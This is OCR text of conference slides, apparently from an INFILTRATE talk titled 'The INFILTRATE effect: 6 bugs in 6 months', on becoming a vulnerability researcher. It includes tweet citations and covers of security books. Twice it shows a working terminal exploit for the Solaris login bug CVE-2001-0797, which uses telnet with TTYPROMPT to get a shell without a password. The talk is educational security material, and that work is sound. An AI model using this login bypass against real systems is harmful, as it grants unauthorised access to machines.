The INFILTRATE effect

6 bugs in 6 months

Marco Ivaldi <raptor@0xdeadbeef.info>


#INFILTRATE20, Online

```
$ telnet
telnet> env def TTYPROMPT fnord
telnet> o localhost

SunOS 5.8

bin c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c
c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c
$ whoami
bin
$
```

CVE-2001-0797 Solaris login

??? - December 2001


```
$ telnet
telnet> env def TTYPROMPT fnord
telnet> o localhost

SunOS 5.8

bin c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c
c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c c
$ whoami
bin
$
```



Source: https://twitter.com/0xdea/status/1060506607765934080

daveaitel
@daveaitel


#INFILTRATE19



3:14 PM · May 2, 2019 · Twitter for Android

7 Retweets **26** Likes

Source: https://twitter.com/daveaitel/status/1123938809245327360



Source: Twitter DM with @daveaitel


Source: https://patchfriday.com/64/

Source: https://patchfriday.com/64/


“How can you become a vulnerability researcher?”


code auditor
exploit writer


Back
to
School


"There are a number of secure programming books on the market, but none that go as deep as this one. The depth and detail exceeds all books that I know about by an order of magnitude."
—Halvar Flake, CEO and head of research, SABRE Security GmbH
THE ART OF
SOFTWARE SECURITY
ASSESSMENT
Identifying and Preventing
Software Vulnerabilities
MARK DOWD
JOHN McDONALD
JUSTIN SCHUH


2006


A Bug Hunter's
Diary
A Guided Tour Through the Wilds
of Software Security
TOBIAS KLEIN
no starch press


2011


EXPERT C PROGRAMMING
DEEP C SECRETS
PETER VAN DER LINDEN


1994


Microsoft
BEST PRACTICES
secure software
DEVELOPMENT SERIES
WRITING SECURE CODE
2
Second Edition
Practical strategies and techniques for secure application coding in a networked world
"Required reading at Microsoft."
– Bill Gates
Michael Howard and David LeBlanc


2003




Silvio Cesare



LiveOverflow



Chris Rohlf

